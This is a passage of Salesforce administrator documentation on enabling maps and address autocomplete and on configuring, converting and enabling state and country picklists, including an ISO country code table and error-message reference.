Maps and location services uses Google Maps to display maps on standard address fields, enables creation of Visualforce maps, and helps users enter new addresses with autocomplete.

To generate a map image, an address must include the street and city fields and either the state, postal code, or the country. If an address field is missing any of the required information, a map won't display on the detail page of a record.

The map image on the address is static, but clicking the map image opens Google Maps in a new browser tab on the desktop, and opens a map app on a mobile device.

If your organization has Salesforce1 offline access enabled, a map doesn't display when a user's device is offline.

To enable your organization's map and location services:

1. From Setup, enter *Maps* in the `Quick Find` box, select **Maps and Location Settings**, then click **Edit**.
2. Check `Enable Maps and Location Services`.
3. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To modify maps and location settings:

- "Customize Application"

Autocomplete on Standard Addresses

When you enable autocomplete on standard addresses, Salesforce1, users can enter text on standard address fields and see possible matching addresses in a picklist.

Let Users Select State and Country from Picklists

State and country picklists let users select states and countries from predefined, standardized lists, instead of entering state and country data into text fields. State and country picklists offer faster and easier data entry. They help to ensure cleaner data that can be leveraged for other uses—in reports and dashboards, for example. They protect data integrity by preventing typos, alternate spellings, and junk data—even in records updated through the API.

Autocomplete on Standard Addresses

When you enable autocomplete on standard addresses, Salesforce1, users can enter text on standard address fields and see possible matching addresses in a picklist.

Autocomplete on standard address picklist results are optimized for these countries:

- USA
- Japan
- United Kingdom
- Canada
- Australia
- Germany
- France
- Netherlands
- Brazil
- Spain
- Russia
- Sweden

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To modify maps and location settings:
- "Customize Application"

To enable autocomplete on standard address fields:

1. From Setup, enter *Maps* in the `Quick Find` box, select **Maps and Location Settings**, then click **Edit**.
2. Check `Enable autocomplete on standard address fields`.
3. Click **Save**.

Note:

- Autocomplete on standard address fields is available for all versions of Salesforce1 and the Lightning Experience.

Let Users Select State and Country from Picklists

State and country picklists let users select states and countries from predefined, standardized lists, instead of entering state and country data into text fields. State and country picklists offer faster and easier data entry. They help to ensure cleaner data that can be leveraged for other uses—in reports and dashboards, for example. They protect data integrity by preventing typos, alternate spellings, and junk data—even in records updated through the API.

The states and countries in the picklists are based on ISO-3166 standard values, making them compatible with other applications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

State and country picklists are available in the shipping, billing, mailing, and "other" address fields in the account, campaign members, contact, contract, lead, order, person accounts, quotes, and service contracts standard objects. The picklists are also available for managing users and companies in Setup. To use the picklists, first choose the country and then choose from the options that automatically populate the state or province picklist.

You can use the state and country picklists in most places that state and country fields are available in Salesforce, including:

- Record edit and detail pages
- List views, reports, and dashboards
- Filters, functions, rules, and assignments

State and country picklists can also be searched, and they're supported in Translation Workbench.

State and Country Picklist Limitations

State and country picklists include 239 countries by default. They also include the states and provinces of the United States, Canada, Australia, Brazil, China, India, Ireland, Italy, and Mexico. State and country picklists that contain more than 1,000 states or countries can cause degraded performance. State and country picklists do not work with:

- Salesforce to Salesforce
- Salesforce Mobile Classic
- Connect Offline
- Visual Workflow or change sets

If your org uses Data.com, the Data.com records can contain states and countries not included in the standard state and country picklists. You need to add these states and countries to the picklist before Data.com users can add or clean these records. The states and countries that you need to add to the picklist, if your org uses them, are:

- American Samoa (AS)
- Guam (GU)
- Hong Kong (HK)
- Marshall Islands (MH)
- Netherlands Antilles (AN)
- Northern Mariana Islands (MP)
- Serbia and Montenegro (CS)
- United States Minor Outlying Islands (UM)

Picklist labels, not code values, are displayed in reports on state and country fields. To display code value abbreviations wherever your users see state or country names, manually change your State Name or Country Name labels to your code values. (For editing instructions, see Configure State and Country Picklists on page 387.) You can access your records' state and country code values by using the `StateCode` and `CountryCode` fields in Workbench or the Data Loader.

Implementing State and Country Picklists

Here's how to transition from text-based state and country fields to state and country picklists.

1. Configure the state and country values you want to use in your org.

   This step is strongly recommended because it gives you the opportunity to customize state and country values. It ensures that state and country data continues to work with the third-party systems you have integrated with Salesforce.

2. Scan your org's data and customizations to see how they'll be affected by the switch.

   Convert data and update customizations, such as list views, reports, and workflow rules, so that they continue to work with the new field type.

3. Convert existing data.

   The conversion process lets you map the various values in your org to standard picklist values. For example, you might want to map U.S., USA, and United States to US.

4. Turn on the picklists for your users.

If you turn on state and country picklists without configuring values, scanning your org, and converting existing data, users can use the picklists in new records. However, all existing data is incompatible with the new format, which could compromise data consistency and integrity across the two field formats.

5. Optionally, rescan and fix customizations or records that have been created or edited since your first scan.

For a step-by-step guide to implementing state and country picklists, see Implementing State and Country Picklists.

Integration Values for State and Country Picklists

An integration value is a customizable text value that is linked to a state or country code. Integration values for standard states and countries default to the full ISO-standard state and country names. Integration values function similarly to the API names of custom fields and objects. Configuring integration values allows integrations that you set up before enabling state and country picklists to continue to work.

Configure State and Country Picklists

Configuring state and country picklists means choosing which states and countries you want to be available in your Salesforce org. It lets you make state and country picklists available for purposes like importing data, working with external systems, and accessing picklist data from the Metadata API.

Standard Countries for Address Picklists

Edit State and Country Details

State and Country Picklists and the Metadata API

If you're editing many state and country picklist integration values, using the Metadata API is more efficient than editing values in Setup.

Prepare to Scan State and Country Data and Customizations

Before switching from text-based state and country fields to standardized state and country picklists, scan your org to see how the change will affect it. This discovery process shows you where and how state and country data appears in your org. The process also shows where this data is used in customizations, such as list views and reports. After you've analyzed the scan results, you can plan to convert your data, update your customizations, and turn on state and country picklists.

Scan State and Country Data and Customizations

Prepare to Convert State and Country Data

Convert State and Country Data

To convert text-based state and country data to picklist-compatible values, select specific text values and choose the standard values you want to map them to. For example, you can select all occurrences of "USA" and change them to "United States."

Enable and Disable State and Country Picklists

When you enable state and country picklists, the picklists are immediately available to users. However, it can take some time for Salesforce to populate the ISO code fields on existing records. If users try to edit the state or country on a record before the code field is populated, they are prompted to select a code value.

State and Country Picklist Field-Syncing Logic

When you save records with state and country picklist values, Salesforce syncs the records' integration and code values for states and countries. You can't directly edit state or country integration values on record detail pages. You can directly edit records' state or country integration values only with workflows, Apex code, API integrations, and so on.

State and Country Picklist Error Messages

When you try to save records with mismatched code and text values for states or countries, various errors can occur. This information demystifies those error messages.

Integration Values for State and Country Picklists

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

An integration value is a customizable text value that is linked to a state or country code. Integration values for standard states and countries default to the full ISO-standard state and country names. Integration values function similarly to the API names of custom fields and objects. Configuring integration values allows integrations that you set up before enabling state and country picklists to continue to work.

When you enable state and country picklists, your text-typed `State/Province` and `Country` fields are repurposed as `Integration Value` fields. In reports and list views, your `Integration Value` fields are called `State/Province (text only)` and `Country (text only)`. In addition, for each of your `State/Province (text only)` and `Country (text only)` fields, a picklist-typed `State Code` or `Country Code` field is created. The state and country picklist values set up in your organization determine the available values on these code fields.

Among the fields on each state or country picklist value are `Active`, `Visible`, `Name`, `Code`, and `Integration Value`. All of your state and country picklists—for `Billing Address`, `Shipping Address`, and so on—can access the state and country picklist values you create. Storing a state or country code allows your records to access other information about your states and countries.

By default, `Name` and `Integration Value` fields for your states and countries contain identical values. The value in the `Name` field displays to users who interact with your picklist. `Integration Value` is used by:

- Apex classes and triggers
- Visualforce pages
- SOQL queries
- API queries and integrations
- Rules for assignment, AutoResponse, validation, and escalation
- Workflow rules
- Email templates
- Custom buttons and links
- Field set customizations
- Reports and list views

When you update a code value on a record, that record's `State/Province (text only)` or `Country (text only)` column is populated with the corresponding integration value. Likewise, when you update a state or country `(text only)` column with a valid integration value, we keep the corresponding state or country code column in sync. You can change your organization's integration values after you enable state and country picklists. However, when you update your picklists' state and country integration values, the integration values on your records aren't updated. Name values aren't stored on records. Instead, they're retrieved from Salesforce based on a record's `State Code` or `Country Code` value. If the states or countries in your picklists have different field values for `Name` and `Integration Value`, make sure your report or list view filters use the correct values. Use names in `State` and `Country` filters, and use integration values in `State (text only)` and `Country (text only)` filters. Otherwise, your reports can fail to capture all relevant records.

Edit your integration values in Setup or using the Metadata API. States' and countries' `Name` fields are editable only in Setup. In the Metadata API, `Name` and `Integration Value` fields are called `label` and `integrationValue`, respectively.

SEE ALSO:

- Let Users Select State and Country from Picklists
- Edit State and Country Details
- State and Country Picklist Field-Syncing Logic
- State and Country Picklist Error Messages

Configure State and Country Picklists

Configuring state and country picklists means choosing which states and countries you want to be available in your Salesforce org. It lets you make state and country picklists available for purposes like importing data, working with external systems, and accessing picklist data from the Metadata API.

Configuring picklists is not required for you to enable state and country picklists for users, but it's highly recommended. Configuring picklists helps ensure continuity and data integrity with existing state and country data and customizations.

When configuring states and countries, you start with countries and drill down to their states or provinces. State and country picklists include 239 countries by default. They also include the states and provinces of the United States, Canada, Australia, Brazil, China, India, Ireland, Italy, and Mexico. State and country picklists that contain more than 1,000 states or countries can cause degraded performance. For the complete list of default countries, see Standard Countries for Address Picklists.

Note:

- Integration values for state and country picklists can also be configured through the Metadata API. For more information, read about the AddressSettings component in the *Metadata API Developer Guide*.
- State and country picklists aren't supported in Salesforce change sets or packages. However, you can move integration value changes for state and country picklists between sandbox and production orgs by using the Metadata API. First, configure your state and country picklists in your sandbox org. Then, use the Metadata API to retrieve the sandbox configurations, and deploy them to your production org. You can't deploy new ISO codes or update ISO code values using any API.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

USER PERMISSIONS

To configure state and country picklists:

- "Modify All Data"

1. From Setup, enter *`State and Country Picklists`* in the `Quick Find` box, then select **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Configure states and countries**.
3. Select from the following options:

   `Active`
   Makes the country available in the Metadata API so that records that contain the country can be imported. However, unless you also set it as visible, the country isn't available to users in Salesforce.

   `Visible`
   Makes the country available to users in Salesforce. A country has to be active before you can make it visible.

4. Click **Edit** to view and edit details for the country, including to configure its states or provinces.

5. (Optional) Under Picklist Settings, select a `Default Country`. The Default Country automatically populates country picklists for new records in your org, but users can select a different country. Default countries must be both active and visible.
6. Click **Save** to save your configuration.

Note: Active states and countries not marked `Visible` are still valid filter lookup values. You can use invisible states and countries when creating filters in reports, list views, workflows, and so on.

SEE ALSO:

Edit State and Country Details
Let Users Select State and Country from Picklists
Integration Values for State and Country Picklists

Standard Countries for Address Picklists

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

Standard Countries

Salesforce provides these 239 countries as standard for country address picklists. An asterisk (*) indicates that states or provinces are available for that country.

ISO Code	Country
AD	Andorra
AE	United Arab Emirates
AF	Afghanistan
AG	Antigua and Barbuda
AI	Anguilla
AL	Albania
AM	Armenia
AO	Angola
AQ	Antarctica
AR	Argentina
AT	Austria
AU	Australia*
AW	Aruba
AX	Aland Islands
AZ	Azerbaijan
BA	Bosnia and Herzegovina
BB	Barbados
BD	Bangladesh

ISO Code	Country
BE	Belgium
BF	Burkina Faso
BG	Bulgaria
BH	Bahrain
BI	Burundi
BJ	Benin
BL	Saint Barthélemy
BM	Bermuda
BN	Brunei Darussalam
BO	Bolivia, Plurinational State of
BQ	Bonaire, Sint Eustatius and Saba
BR	Brazil*
BS	Bahamas
BT	Bhutan
BV	Bouvet Island
BW	Botswana
BY	Belarus
BZ	Belize
CA	Canada*
CC	Cocos (Keeling) Islands
CD	Congo, the Democratic Republic of the
CF	Central African Republic
CG	Congo
CH	Switzerland
CI	Cote d'Ivoire
CK	Cook Islands
CL	Chile
CM	Cameroon
CN	China*
CO	Colombia

ISO Code	Country
CR	Costa Rica
CU	Cuba
CV	Cape Verde
CW	Curaçao
CX	Christmas Island
CY	Cyprus
CZ	Czech Republic
DE	Germany
DJ	Djibouti
DK	Denmark
DM	Dominica
DO	Dominican Republic
DZ	Algeria
EC	Ecuador
EE	Estonia
EG	Egypt
EH	Western Sahara
ER	Eritrea
ES	Spain
ET	Ethiopia
FI	Finland
FJ	Fiji
FK	Falkland Islands (Malvinas)
FO	Faroe Islands
FR	France
GA	Gabon
GB	United Kingdom
GD	Grenada
GE	Georgia
GF	French Guiana

ISO Code	Country
GG	Guernsey
GH	Ghana
GI	Gibraltar
GL	Greenland
GM	Gambia
GN	Guinea
GP	Guadeloupe
GQ	Equatorial Guinea
GR	Greece
GS	South Georgia and the South Sandwich Islands
GT	Guatemala
GW	Guinea-Bissau
GY	Guyana
HM	Heard Island and McDonald Islands
HN	Honduras
HR	Croatia
HT	Haiti
HU	Hungary
ID	Indonesia
IE	Ireland*
IL	Israel
IM	Isle of Man
IN	India*
IO	British Indian Ocean Territory
IQ	Iraq
IR	Iran, Islamic Republic of
IS	Iceland
IT	Italy*
JE	Jersey
JM	Jamaica

ISO Code	Country
JO	Jordan
JP	Japan
KE	Kenya
KG	Kyrgyzstan
KH	Cambodia
KI	Kiribati
KM	Comoros
KN	Saint Kitts and Nevis
KP	Korea, Democratic People's Republic of
KR	Korea, Republic of
KW	Kuwait
KY	Cayman Islands
KZ	Kazakhstan
LA	Lao People's Democratic Republic
LB	Lebanon
LC	Saint Lucia
LI	Liechtenstein
LK	Sri Lanka
LR	Liberia
LS	Lesotho
LT	Lithuania
LU	Luxembourg
LV	Latvia
LY	Libyan Arab Jamahiriya
MA	Morocco
MC	Monaco
MD	Moldova, Republic of
ME	Montenegro
MF	Saint Martin (French part)
MG	Madagascar

ISO Code	Country
MK	Macedonia, the former Yugoslav Republic of
ML	Mali
MM	Myanmar
MN	Mongolia
MO	Macao
MQ	Martinique
MR	Mauritania
MS	Montserrat
MT	Malta
MU	Mauritius
MV	Maldives
MW	Malawi
MX	Mexico*
MY	Malaysia
MZ	Mozambique
NA	Namibia
NC	New Caledonia
NE	Niger
NF	Norfolk Island
NG	Nigeria
NI	Nicaragua
NL	Netherlands
NO	Norway
NP	Nepal
NR	Nauru
NU	Niue
NZ	New Zealand
OM	Oman
PA	Panama
PE	Peru

ISO Code	Country
PF	French Polynesia
PG	Papua New Guinea
PH	Philippines
PK	Pakistan
PL	Poland
PM	Saint Pierre and Miquelon
PN	Pitcairn
PS	Palestine
PT	Portugal
PY	Paraguay
QA	Qatar
RE	Reunion
RO	Romania
RS	Serbia
RU	Russian Federation
RW	Rwanda
SA	Saudi Arabia
SB	Solomon Islands
SC	Seychelles
SD	Sudan
SE	Sweden
SG	Singapore
SH	Saint Helena, Ascension and Tristan da Cunha
SI	Slovenia
SJ	Svalbard and Jan Mayen
SK	Slovakia
SL	Sierra Leone
SM	San Marino
SN	Senegal
SO	Somalia

ISO Code	Country
SR	Suriname
SS	South Sudan
ST	Sao Tome and Principe
SV	El Salvador
SX	Sint Maarten (Dutch part)
SY	Syrian Arab Republic
SZ	Swaziland
TC	Turks and Caicos Islands
TD	Chad
TF	French Southern Territories
TG	Togo
TH	Thailand
TJ	Tajikistan
TK	Tokelau
TL	Timor-Leste
TM	Turkmenistan
TN	Tunisia
TO	Tonga
TR	Turkey
TT	Trinidad and Tobago
TV	Tuvalu
TW	Taiwan
TZ	Tanzania, United Republic of
UA	Ukraine
UG	Uganda
US	United States*
UY	Uruguay
UZ	Uzbekistan
VA	Holy See (Vatican City State)
VC	Saint Vincent and the Grenadines

ISO Code	Country
VE	Venezuela, Bolivarian Republic of
VG	Virgin Islands, British
VN	Vietnam
VU	Vanuatu
WF	Wallis and Futuna
WS	Samoa
YE	Yemen
YT	Mayotte
ZA	South Africa
ZM	Zambia
ZW	Zimbabwe

Edit State and Country Details

You can add states and countries to your organization or edit the values of existing states and countries on a state or country's detail page. To add or edit a state or province, navigate to its detail page through the detail page of its associated country.

1. From Setup, enter *State* in the Quick Find box, then select **State and Country Picklists**.
2. Click **Configure states and countries**.
3. Click **New Country** to add a country or click **Edit** for a listed country.
4. Under Country Information, specify your options.

Country Name
By default, the ISO-standard name. The name is what users see in the Salesforce user interface.

Country Code
By default, the two-letter ISO-standard code. If you change an ISO code, the new value must be unique. Codes are case insensitive and must contain only ASCII characters and numbers. You can't edit the ISO codes of standard states or countries. You can edit the country codes of custom states and countries only before you enable those states and countries for your users.

Integration Value

A customizable text value that is linked to a state or country code. Integration values for standard states and countries default to the full ISO-standard state and country names. Integration values function similarly to the API names of custom fields and objects. Configuring integration values allows integrations that you set up before enabling state and country picklists to continue to work.

You can edit integration values to match values that you use elsewhere in your organization. For example, let's say that you have a workflow rule that uses USA instead of the default United States as the country name. If you manually set the integration value for country code US to *USA*, the workflow rule doesn't break when you enable state and country picklists.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

USER PERMISSIONS

To add or edit state or country details:
- "Modify All Data"

When you update a code value on a record, that record's `State/Province (text only)` or `Country (text only)` column is populated with the corresponding integration value. Likewise, when you update a state or country `(text only)` column with a valid integration value, we keep the corresponding state or country code column in sync. You can change your organization's integration values after you enable state and country picklists. However, when you update your picklists' state and country integration values, the integration values on your records aren't updated. Name values aren't stored on records. Instead, they're retrieved from Salesforce based on a record's `State Code` or `Country Code` value. If the states or countries in your picklists have different field values for `Name` and `Integration Value`, make sure your report or list view filters use the correct values. Use names in `State` and `Country` filters, and use integration values in `State (text only)` and `Country (text only)` filters. Otherwise, your reports can fail to capture all relevant records.

`Active`
Makes the country available in the Metadata API so that records can be imported that contain the country. However, unless you also set it as visible, the country isn't available to users in Salesforce.

`Visible`
Makes the country available to users in Salesforce. A country must be active before you can make it visible.

5. If you're adding a country, click **Add**.
6. If you're editing a country, specify the options for States:

   `Active`
   Makes the state available in the Metadata API so that records can be imported that contain the state. However, unless you also set it as visible, the state isn't available to users in Salesforce.

   `Visible`
   Makes the state available to users in Salesforce. A state must be active before you can make it visible.

7. Click either of the following, if desired.
   - **New State** to add a custom state or province. On the New State page, specify a `State Name`, `State Code`, and `Integration Value`, and select whether the new state is `Active` or `Visible`. To save the new state, click **Add**.
   - **Edit** to view and edit state or province details, including the `State Name`, `State Code`, and `Integration Value`.
8. Click **Save**.

SEE ALSO:

Configure State and Country Picklists
Let Users Select State and Country from Picklists
Integration Values for State and Country Picklists
State and Country Picklists and the Metadata API

State and Country Picklists and the Metadata API

If you're editing many state and country picklist integration values, using the Metadata API is more efficient than editing values in Setup.

You can use the Metadata API to edit existing states and countries in state and country picklists. You can't use the Metadata API to create or delete new states or countries. First, configure your state and country picklists in your sandbox org. Then, use the Metadata API to retrieve the sandbox configurations, and deploy them to your production org. You can't deploy new ISO codes or update

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

ISO code values using any API. Search for "AddressSettings" in the *Metadata API Developer Guide* for information about working with state and country picklists in the Metadata API.

SEE ALSO:

- Integration Values for State and Country Picklists
- Edit State and Country Details

Prepare to Scan State and Country Data and Customizations

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

Before switching from text-based state and country fields to standardized state and country picklists, scan your org to see how the change will affect it. This discovery process shows you where and how state and country data appears in your org. The process also shows where this data is used in customizations, such as list views and reports. After you've analyzed the scan results, you can plan to convert your data, update your customizations, and turn on state and country picklists.

Every org's discovery process is unique. For some orgs, transitioning from state and country text fields to standardized picklists is straightforward and manageable. However, if state and country metadata is used extensively throughout an org, the transition can be a complicated and time-consuming process. Salesforce recommends that you scan your org early and often so that you can transition smoothly to the new lists. Keep these best practices and considerations in mind.

- Scanning doesn't convert data or fix your customizations. Convert your data separately, and update your customizations individually.
- You can continue to work normally in your org during the scan.
- The scanning process identifies affected managed packages but doesn't provide a mechanism for addressing packaging issues.
- Scanning doesn't find formulas that include state and country metadata.
- You can't use display values in validation rules or workflow rules that use comparison formula functions. If your validation or workflow rules on state or country fields use `BEGINS`, `CONTAINS`, `ISCHANGED`, or `REGEX`, use `ISPICKVAL` with state and country code values in your comparison functions.
- Scanning doesn't find personal list views and reports that use state and country metadata. Individual users must update those customizations themselves.
- Converted leads aren't scanned. State and country values aren't updated on converted lead records when you enable state and country picklists.
- Scan your org multiple times. After you update a customization, rescan to make sure that your changes fixed the problem and didn't create new ones.

SEE ALSO:

- Scan State and Country Data and Customizations
- Let Users Select State and Country from Picklists

Scan State and Country Data and Customizations

Scanning an organization for text-based state and country values reveals where and how text-based state and country data appears in existing records. For example, you can see all the ways United States is saved as a text value, such as U.S., US, America, Estados Unidos, and even misspelled entries like Untied States. In addition, scanning shows you where state and country data is used in customizations, including:

- List views
- Reports
- Validation rules
- Custom buttons and links
- Workflow rules
- Email templates
- Field sets
- Apex classes and triggers
- Visualforce pages

When the scan is complete, you receive two emails with links to detailed reports: one on address data and one on customizations. After analyzing the reports, begin the tasks of converting existing data to picklist values and updating customizations so that they work with the new picklist fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

USER PERMISSIONS


To scan state and country data and customizations:

- "Modify All Data"

  AND

  "Create Documents"

1. From Setup, enter *State and Country Picklists* in the Quick Find box, then select **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Scan Now** and then click **Scan**.




3. Wait for an email that contains the results.

   Depending on the size and complexity of your organization, the results take anywhere between a few minutes and a few hours to generate.

   Note: The emails are sent from noreply@salesforce.com. They have the subject line, "Salesforce Address Data Scan" or "Salesforce Address Customization Scan." If you don't receive the emails, make sure that they weren't caught in a spam filter.

4. Click the link in each email to go to a document that contains the report of affected data or customizations.
5. On the Document detail page, click **View file**.



SEE ALSO:

Let Users Select State and Country from Picklists

Prepare to Convert State and Country Data

If your Salesforce organization includes text-based state and country values, you can convert that data to standardized picklist values. Converting existing data allows you to keep working with the data after you switch to picklists. Say, for example, you have a report that culls all of your sales reps' leads in Washington state, and the report is generated from state picklist value Washington. To ensure that records with text-based state values such as Wash., WA, and Washington are included in the report, convert text-based state data to standardized picklist values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

Converting existing state and country text data into standardized picklist values helps ensure data integrity after you enable picklists in your organization. Your users encounter validation errors when saving records that contain state or country values not in your picklists. Also, reports become unreliable when records created before you enable state and country picklists contain different state and country values than records created using picklists.

When you convert data, Salesforce starts with countries, then goes on to states. As you go through the conversion process, here are a few things to keep in mind:

- Save frequently. You can exit the conversion tool and return to it at any time.
- You can continue to work normally in your organization while converting data.
- You can't convert data while you're scanning for affected data and customizations, or while state or country picklists are being deployed.
- Steps can be repeated and undone at any time until you enable the picklists for users. After the picklists are enabled, you can't undo the conversion.
- If you use Data.com Clean, we recommend that you suspend Clean jobs until the conversion is finished.

SEE ALSO:

Convert State and Country Data

Let Users Select State and Country from Picklists

Convert State and Country Data

To convert text-based state and country data to picklist-compatible values, select specific text values and choose the standard values you want to map them to. For example, you can select all occurrences of "USA" and change them to "United States."

Before you convert state and country values in State and Country Picklists setup, configure the picklists for your org. That way, when picklists are enabled, all new and updated records use your specified integration value, helping to ensure consistent and accurate data in your org.

Convert countries first, and then states and provinces.

You can convert up to 2,000 country values and up to 2,000 state values, but state and country picklists that contain more than 1,000 states or countries can degrade performance.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

USER PERMISSIONS

To convert text-based state and country data:
- "Modify All Data"

1. From Setup, enter *State and Country Picklists* in the Quick Find box, then select **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Convert now**.
   Salesforce opens the Convert Countries page. This page displays all the country text values that appear in your org and the number of times each value is used.
3. Select Change for one or more values you want to convert. For example, select Change for all the iterations of United States.
4. In the Change To area, choose the country you want to convert the text values to and click **Save to Changelist**.

   Note: If you map states or countries to Unknown value, users see states and countries in their records. However, your users encounter errors when they save records, unless they change each state or country to a valid value before saving.

5. Repeat Steps 3 and 4 for other country values, such as for Canada.
   Salesforce tracks planned changes in the Changelist area.
6. When all of the countries are mapped, click **Next** to convert state values.

   Use the Country of Origin column to identify the country associated with that state or province.

7. On the Confirm Changes page, click **Finish** to return to the setup overview page or **Finish and Enable Picklists** to convert the values and turn on state and country picklists in your org.

A few words about undo:

- On the Convert Countries or Convert States page, click **Undo** at any time to revert values in the changelist.
- On the Convert States page, click **Previous** to return to the Convert Countries page and change country mappings.
- You can convert state and country values even after clicking **Finish**. After picklists are enabled, however, you can no longer edit your conversion mappings.

SEE ALSO:

Let Users Select State and Country from Picklists

Enable and Disable State and Country Picklists

When you enable state and country picklists, the picklists are immediately available to users. However, it can take some time for Salesforce to populate the ISO code fields on existing records. If users try to edit the state or country on a record before the code field is populated, they are prompted to select a code value.

1. From Setup, enter *State and Country Picklists* in the Quick Find box, then select **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Enable** to turn on the picklists.

   Note:

   - You can also enable state and country picklists when you finish converting existing, text-based data to picklist values. See Convert State and Country Data.

3. To turn off state and country picklists, click **Disable** on the State and Country Picklists setup page.

   Important: If you disable state and country picklists:

   - For records that you haven't saved since enabling picklists, state and country values revert to their original text values.
   - For records that you have saved since enabling picklists, state and country integration values replace original text values.
   - References to state and country picklists in customizations—such as workflow field updates, email templates, and Visualforce pages—become invalid.
   - Columns and filters that refer to picklist fields in reports and list views disappear.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

USER PERMISSIONS

To turn state and country picklists on and off:

- "Modify All Data"

SEE ALSO:

Let Users Select State and Country from Picklists

State and Country Picklist Field-Syncing Logic

When you save records with state and country picklist values, Salesforce syncs the records' integration and code values for states and countries. You can't directly edit state or country integration values on record detail pages. You can directly edit records' state or country integration values only with workflows, Apex code, API integrations, and so on.

Your Change	Result
You update a record's state or country code to a valid value.	Salesforce updates the record's state or country integration value to match the code.
You update a record's state or country integration value to a valid value.	Salesforce updates the record's state or country code to match the integration value.
You remove a record's country code, but don't remove the corresponding state code.	Salesforce removes the record's state code, as well as the state and country integration values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

Your Change	Result
You create or update a record with state and country values. The new state isn't in the new country.	No changes are saved. You get an error message.
You update the state or country integration and code values on an existing record. The new integration and code values don't match.	No changes are saved. You get an error message.
You create a record with mismatched state or country integration and code values.	Salesforce updates your new record's integration value to match the code value.

SEE ALSO:

- Let Users Select State and Country from Picklists
- Integration Values for State and Country Picklists
- State and Country Picklist Error Messages

State and Country Picklist Error Messages

When you try to save records with mismatched code and text values for states or countries, various errors can occur. This information demystifies those error messages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com

Error	Cause
Invalid country specified for field	Your country code doesn't match an existing country.
There's a problem with this country, even though it may appear correct. Please select a country from the list of valid countries.	Your country integration value doesn't match an existing country. Or, the country value was mapped to `Unknown value` during data conversion.
Mismatched integration value and ISO code for field	Your code and integration values match different states or countries.
A country must be specified before specifying a state value for field	Your record has a state code or integration value but no country code. You can't save a state without a corresponding country.
The existing country doesn't recognize the state value for field	Your state code and integration values belong to a state in a different country.
Invalid state specified for field	Your state code doesn't match an existing state.

SEE ALSO:

- Let Users Select State and Country from Picklists
- Integration Values for State and Country Picklists
- State and Country Picklist Field-Syncing Logic

Customize Reports and Dashboards

Set up reports and dashboards to deliver information to your users in the ways that work best for them.

To get to this page, from Setup, enter *Reports* in the Quick Find box, then select **Reports and Dashboards Settings**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Provide Convenience Features for Your Report and Dashboard Users

You can enable or disable several user interface features that may help your users get more out of reports and dashboards. These settings are for convenience and ease of use; they don't affect the data returned in your reports and dashboards.

Let Users Subscribe to Report Notifications

Allow users to subscribe to reports to be notified whenever certain metrics meet conditions they specify.

Customize Report and Dashboard Email Notifications

Choose how users are notified when information changes in the reports and dashboards they use.

Set Up a Custom Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

Turn On Enhanced Sharing for Reports and Dashboards

When you enable analytics sharing, Salesforce converts your users' existing folder access levels to use new, more detailed access levels.

Set Up Historical Trend Reporting

To make historical trend reports available to your users, start by using filters to configure the amount of data that's captured for historical trend reporting. Then select the fields needed for historical reports.

Upgrade the Report Wizard

